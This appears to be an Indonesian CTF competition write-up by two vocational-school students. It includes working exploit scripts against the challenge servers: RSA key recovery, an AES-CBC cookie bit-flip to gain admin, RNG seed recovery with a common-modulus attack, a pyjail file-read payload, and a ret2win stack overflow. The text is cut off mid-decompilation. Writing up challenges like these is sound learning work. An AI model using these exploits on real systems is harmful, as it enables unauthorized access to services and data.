WRITE UP

SMK TELKOM PURWOKERTO

DISUSUN OLEH :

Khafi Miftahul Syifa

Glenvio Regalito Rahardjo

KONSENTRASI KEAHLIAN TEKNIK JARINGAN KOMPUTER DAN TELEKOMUNIKASI

TABLE OF CONTENTS

Crypto

1. Missing pieces – 100 points

Description

The value isn't complete, only a part is missing... if it's just a small piece, you can still find it, right?

Format Flag: JATENG{.....}

Exploring the instance

Program memberikan:

n , e , c

ϕ(n) yang TIDAK LENGKAP (hanya low bits)

ϕ(n) dipotong dengan:

phi = phi & ((1<<(BITS*(rand-1)))-1)

Dengan:

- BITS = 512

- n ≈ 2560 bit → **5 primes**
- Maka yang diberikan = **low 2048 bit ϕ(n)**

Observasi Kunci

Untuk RSA multi-prime:

ϕ(n) ≈ n

Perbedaan ϕ(n) dan n **hanya di high bits**.

Artinya:

ϕ = ϕ_low + t · 2^2048

Nilai t ≈ high bits dari n
Cukup coba:

- t = n >> 2048
- t = (n >> 2048) ± 1


Lalu kita buat script solvernya untuk memecahkan flag

missingpieces.py

```python
#!/usr/bin/env python3
import math
from Crypto.Util.number import long_to_bytes

def main():
    # parse output.txt
    with open("output.txt","r") as f:
        lines = [x.strip() for x in f.readlines()]
    n = int(lines[0].split(" = ")[1])
    e = int(lines[1].split(" = ")[1])
    ct = int(lines[2].split(" = ")[1])
    phi_low = int(lines[3].split(" = ")[1])

    # for rand=5 -> low bits length = 512*(5-1)=2048
    k = 2048
    t0 = n >> k

    for t in (t0, t0-1, t0+1):
        phi = phi_low + (t << k)
        if not (0 < phi < n):
            continue
        if math.gcd(e, phi) != 1:
            continue

        d = pow(e, -1, phi)          # they used d = inverse(e, phi) in chall.py
        m = pow(ct, d, n)
        pt = long_to_bytes(m)

        s = pt.decode("latin1", errors="ignore")
        if "JATENG{" in s:
            flag = s[s.index("JATENG{"): s.index("JATENG{") + 200]
            flag = flag.split("}")[0] + "}"
            print("[+] FOUND:", flag)
            return

    print("[-] not found, try adjusting k/rand guess")

if __name__ == "__main__":
    main()
```

JATENG{Only_A_Few_T0p_Bits_Were_Miss1ng_But_The_Wh0le_Message_Was_Still_Rec0verable}

2. Atmin – 500 points



Description

sp yg mw jd atmin?

nc cyberjateng.id 8967

Executive Summary

Server:

- Mengirim **cookie terenkripsi**
- Menggunakan **AES-CBC**
- Tidak ada integrity check

Target:

role=user → role=admin

Observasi Kunci

Pada AES-CBC:

$P_i = D(C_i) \oplus C_{i-1}$

Artinya:

- Mengubah **ciphertext block sebelumnya**
- Akan mengubah **plaintext block saat dekripsi**

Bisa **flip bit** untuk memodifikasi plaintext.

Lalu kita Exploit

```python
from pwn import *

HOST = "cyberjateng.id"
PORT = 8967

p = remote(HOST, PORT)

p.recvuntil(b"cookie: ")
cookie_hex = p.recvline().strip().decode()
cookie = bytes.fromhex(cookie_hex)

iv = bytearray(cookie[:16])
ct = cookie[16:]

# known change
orig = b"false"
target = b"true "

delta = bytes([a ^ b for a, b in zip(orig, target)])

# FIXED OFFSET (plaintext index)
offset = 9   # position of 'f' in {"atmin":false

for i in range(len(delta)):
    iv[offset + i] ^= delta[i]

forged = bytes(iv) + ct

p.sendline(forged.hex().encode())
p.interactive()
```

CSC{si_atmin_kena_bitflip_jir}

3. Midnight – 500 points

Description

introduce, midnight encryption service, cz i built this on midnight

nc cyberjateng.id 8968

Executive Summary

Vulnerability

random.seed(int(time.time()))

e = random.randint(1, n)

c = m^e mod n

- RNG Python **time-seeded** → deterministik
- RSA **tanpa padding**
- Modulus n tetap
- Plaintext flag tetap
- Chosen-plaintext oracle tersedia

Attack

1. Gunakan **known plaintext** (02, 03) untuk **sinkronisasi RNG**
2. Replay urutan random.randint() sampai:

   pow(2, e, n) == c(02)

   pow(3, e, n) == c(03)
3. Ambil beberapa ciphertext flag + kandidat eksponen e
4. Terapkan **RSA Common Modulus Attack**:

   m = c1^a · c2^b mod n

   (a·e1 + b·e2 = 1)

   Lalu kita buat script payloadnya untuk meng eksekusi flag

```python
#!/usr/bin/env python3
from pwn import remote, context, log
from Crypto.Util.number import bytes_to_long, long_to_bytes, inverse
import random, time, math

HOST = "cyberjateng.id"
PORT = 8968

# anchor plaintext (known)
M2_INT = 2
M2_HEX = b"02"
M3_HEX = b"03"

# tuning
MAX_DRAWS_SEED = 5000      # berapa RNG output per seed yang discan
MAX_DRAWS_ANCHOR = 5000    # berapa RNG output untuk resync setelah flag
WINDOWS = [10, 30, 60, 120, 300, 600, 1200, 3600]  # detik ± dari time lokal
MAX_FLAG_SAMPLES = 10      # ambil berapa ciphertext flag maksimal

def recv_menu(io):
    io.recvuntil(b"> ")

def encrypt_msg(io, msg_hex: bytes) -> int:
    recv_menu(io)
    io.sendline(b"2")
    io.recvuntil(b"message in hex: ")
    io.sendline(msg_hex)
    line = io.recvline().strip()             # b"message: <hex>"
    hx = line.split(b": ", 1)[1]
    return bytes_to_long(bytes.fromhex(hx.decode()))

def encrypt_flag(io) -> int:
    recv_menu(io)
    io.sendline(b"1")
    line = io.recvline().strip()             # b"flag: <hex>"
    hx = line.split(b": ", 1)[1]
    return bytes_to_long(bytes.fromhex(hx.decode()))

def egcd(a: int, b: int):
    # returns (g, x, y) s.t. a*x + b*y = g
    if b == 0:
        return (a, 1, 0)
    g, x1, y1 = egcd(b, a % b)
    return (g, y1, x1 - (a // b) * y1)

def mod_pow_signed(base: int, exp: int, mod: int) -> int:
    if exp >= 0:
        return pow(base, exp, mod)
    inv = inverse(base, mod)   # akan error kalau gcd(base,mod)!=1
    return pow(inv, -exp, mod)

def common_modulus_recover(n: int, c1: int, e1: int, c2: int, e2: int):
    g, a, b = egcd(e1, e2)
    if g != 1:
        return None
    try:
        p1 = mod_pow_signed(c1, a, n)
        p2 = mod_pow_signed(c2, b, n)
    except Exception:
        return None
    return (p1 * p2) % n
```

```python
def extract_flag(b: bytes):
    if b"CSC{" not in b:
        return None
    s = b.find(b"CSC{")
    e = b.find(b"}", s)
    if e == -1:
        return None
    cand = b[s:e+1]
    # heuristik: printable
    if all(32 <= x <= 126 for x in cand):
        return cand
    return None

def find_seed_and_rng(n: int, c2: int, c3: int, approx: int):

    for w in WINDOWS:
        lo, hi = approx - w, approx + w
        log.info(f"Bruteforce seed window: [{lo}, {hi}] (±{w}s)")
        for seed in range(lo, hi + 1):
            rng = random.Random(seed)

            # match c2
            ok = False
            for _ in range(MAX_DRAWS_SEED):
                e = rng.randint(1, n)
                if pow(2, e, n) == c2:
                    ok = True
                    break
            if not ok:
                continue

            ok = False
            for _ in range(MAX_DRAWS_SEED):
                e = rng.randint(1, n)
                if pow(3, e, n) == c3:
                    ok = True
                    break
            if not ok:
                continue

            return seed, rng

    return None, None

def scan_until_anchor_match(rng: random.Random, n: int, c_anchor: int):
    raw = []
    for _ in range(MAX_DRAWS_ANCHOR):
        e = rng.randint(1, n)
        raw.append(e)
        if pow(M2_INT, e, n) == c_anchor:
            return raw
    return None

def main():
    context.log_level = "info"
    io = remote(HOST, PORT)

    n_line = io.recvline().decode().strip()
    n = int(n_line.split(":", 1)[1].strip())
    log.success(f"n = {n}")
```

```
    c2 = encrypt_msg(io, M2_HEX)
    c3 = encrypt_msg(io, M3_HEX)
    log.info(f"c(02) = {c2}")
    log.info(f"c(03) = {c3}")

    seed, rng = find_seed_and_rng(n, c2, c3, approx=int(time.time()))
    if seed is None:
        log.failure("Seed tidak ketemu. Coba naikkan WINDOWS / MAX_DRAWS_SEED.")
        return
    log.success(f"seed = {seed}")

    # 2) kumpulkan beberapa sample flag + kandidat exponent, lalu coba CMA
    samples = []  # (c_flag, [candidate_e...])
    for t in range(MAX_FLAG_SAMPLES):
        c_flag = encrypt_flag(io)
        c_anchor = encrypt_msg(io, M2_HEX)

        raw = scan_until_anchor_match(rng, n, c_anchor)
        if raw is None or len(raw) < 2:
            log.failure("Resync gagal (raw terlalu pendek). Naikkan MAX_DRAWS_ANCHOR.")
            return

        cand_es = raw[:-1]
        samples.append((c_flag, cand_es))
        log.info(f"sample#{len(samples)}: kandidat e = {len(cand_es)}")

        # coba semua pasangan sample yang sudah terkumpul
        for i in range(len(samples)):
            for j in range(i + 1, len(samples)):
                c1, es1 = samples[i]
                c2_, es2 = samples[j]
                for e1 in es1:
                    for e2 in es2:
                        if math.gcd(e1, e2) != 1:
                            continue
                        m_int = common_modulus_recover(n, c1, e1, c2_, e2)
                        if m_int is None:
                            continue
                        flag_bytes = extract_flag(long_to_bytes(m_int))
                        if flag_bytes:
                            log.success(f"FLAG = {flag_bytes!r}")
                            return

    log.failure("Belum ketemu. Coba naikkan MAX_FLAG_SAMPLES / MAX_DRAWS_ANCHOR.")
    # io.close()  # optional

if __name__ == "__main__":
    main()
```

CSC{the_e_was_so_random_it_almost_broke_me}

Forensic

1. December - 100 points

Description

I just created a spectacular thing were we can actually visualize graph and showing how a signal's frequencies change over time. But now the file is broken bro I am so sad.

https://drive.google.com/file/d/17XydWVJoHFo80z7cx6CtTo59CkcRInm5/view?usp=sharing

Executive Summary

Identifikasi Awal File

Langkah pertama dalam forensic adalah mengidentifikasi jenis file:


```
khafi@LAPTOP-57QSFQEG:/mnt/d/CSC-14/Forensic$ file december.wav
december.wav: data
```

Hasil ini menunjukkan bahwa file tersebut **bukan file WAV yang valid**, kemungkinan karena **header WAV hilang atau rusak**, meskipun data audio mentah (RAW PCM) masih ada.

Recovery / Konversi File Audio

Karena data audio masih ada, file dapat diperbaiki dengan cara **merekonstruksi header WAV** menggunakan ffmpeg.

Berdasarkan asumsi format audio umum (PCM 16-bit, 44.1 kHz, stereo), dilakukan konversi:



-f s16le : format raw PCM signed 16-bit little endian

-ar 44100 : sample rate 44.1 kHz


-ac 2 : stereo

fixed.wav : file WAV hasil recovery

Setelah proses ini, file fixed.wav berhasil dibuka dan diputar, menandakan bahwa **recovery berhasil**.

Analisis Menggunakan Sonic Visualiser

File fixed.wav kemudian dianalisis menggunakan **Sonic Visualiser**, sebuah tools analisis audio berbasis visual.



Buka Sonic Visualiser - Pilih File → Open → fixed.wav - Pane → Add Spectrogram

Spectrogram menampilkan:


- Sumbu X: waktu
- Sumbu Y: frekuensi
- Intensitas warna: energi sinyal

Visualisasi ini sesuai dengan hint soal:

"visualize graph and showing how a signal's frequencies change over time"


Pengaturan Color, Scale, dan Window untuk Menampilkan Teks

Untuk memperjelas informasi tersembunyi, dilakukan penyesuaian parameter pada panel spectrogram, antara lain:



Pengaturan ini bertujuan untuk meningkatkan kontras visual pada spectrogram.
Setelah parameter diatur, pada **bagian kiri spectrogram** terlihat **teks berbentuk dot-matrix** yang sebelumnya tidak terlihat jelas.


Dan di sebelah kiri ada teks flag



CSC{76c935293a43a41ba466397dc13838d7}

Miscellaneous

1. pyjail – 500 points



Description

I woke up locked in a silent PyJail with only a prompt to interact with, can you find a way out?

Format Flag: JATENG{.....}

nc cyberjateng.id 9002

Executive Summary

Diberikan sebuah layanan Python (PyJail) yang menerima input dan mengeksekusinya menggunakan eval(). Pembuat soal menghapus fungsi __import__ dengan tujuan mencegah peserta mengimpor modul berbahaya seperti os.

Analisis Kerentanan

Potongan kode penting:

del __builtins__.__import__

result = eval(cmd)

Masalah utama:

- Hanya __import__ yang dihapus
- Fungsi berbahaya lain seperti open() masih tersedia
- eval() mengeksekusi ekspresi Python tanpa filter
- Tidak ada sandbox filesystem


Akibatnya, file lokal masih dapat diakses langsung.

Eksploitasi

Karena open() masih ada di builtins, flag dapat dibaca langsung tanpa melakukan import apa pun.

Payload:

open("flag.txt").read()



JATENG{N0_1mp0rt_N0_Pr0bl3m_0n_PyJ41l}

2. sanity check - 100 points

Description

there's hidden flag in this platform, not the inspect element shit, but idk, might be in users??????

Executive Summary

Ada di bagian user tab ke 3 terakhir

test	CSC{oopss_i_just_got_caught}

Pwn

1. pemula – 500 points

Description

Puh ajarin gw dong puh... Masih pemula puh...

nc cyberjateng.id 8920

Executive Summary

Vulnerability

Penggunaan gets()

gets(name);

Fungsi gets():

- Tidak memiliki batas input
- Berbahaya
- Dapat menyebabkan **stack buffer overflow**

Buffer name hanya berukuran **32 byte**, tetapi user bisa menginput data lebih panjang.

Tujuan Exploit

Fungsi win():

- Tidak pernah dipanggil di main()
- Berfungsi untuk mencetak flag

Tujuan exploit:

Mengarahkan eksekusi program ke fungsi win()

Strategi Exploit (Ret2Win)

Layout stack saat gets() dipanggil (64-bit):

[buffer name (32 byte)]

[saved RBP (8 byte)]

[return address (8 byte)]

Jika kita mengirim input lebih dari 40 byte:

- Return address bisa dioverwrite
- Program akan lompat ke alamat win()

Alamat Fungsi win

Didapatkan dengan:

nm chall | grep win

Hasil:

0000000000401216 T win

Alamat win():

0x401216

Kita buat script payload sederhana


```python
from pwn import *

p = remote("cyberjateng.id", 8920)

payload  = b"A"*40
payload += p64(0x401216)

p.sendline(payload)
p.interactive()
```

```
khafi@LAPTOP-57QSFQEG:/mnt/d/CSC-14/Pwn/pemula$ python3 exploit.py
[+] Opening connection to cyberjateng.id on port 8920: Done
[*] Switching to interactive mode
pemula: puh ajarin aku dong puh
sepuh: CSC{sepuh:malas_mending_scroll_fesnuk}
/home/ctf/run: line 2: 10939 Segmentation fault      (core dumped) ./chall
[*] Got EOF while reading in interactive
$
```

CSC{sepuh:malas_mending_scroll_fesnuk}

Reverse


1. nothing – 500 points



Description

JUJURRRR BOSEN REV FLAG CEKER IZINNNN


Executive Summary



CSC{being_tired_of_flag_checker_challenge_so_i_just_made_no_output_rev_chall}

GG GPT

2. nim checker - 331 points



Description

Yusuf: Info NIM di

Adi: Hah?.. mau buat apa

Yusuf: Buat laprak lah

Adi: Oh okok wait ....

Format Flag: JATENG{.....}

Executive Summary

Challenge Overview

Challenge ini berupa sebuah **binary hasil kompilasi bahasa Nim** yang meminta dua input:

1. **NIM**

2. **Flag**

Sekilas terlihat sederhana.
Namun setelah beberapa jam reverse engineering, baru disadari bahwa challenge ini **bukan menguji kesabaran stack, tapi kesabaran mental**.

Analisis Awal Binary

Binary meminta input:

Input NIM >>

Kita test local

```
{
  byte_182D2 = v21;
  v5 = 81LL;
  v20 = 0;
  v20 = T__chall_u60(-284LL);
  if ( !*v40 )
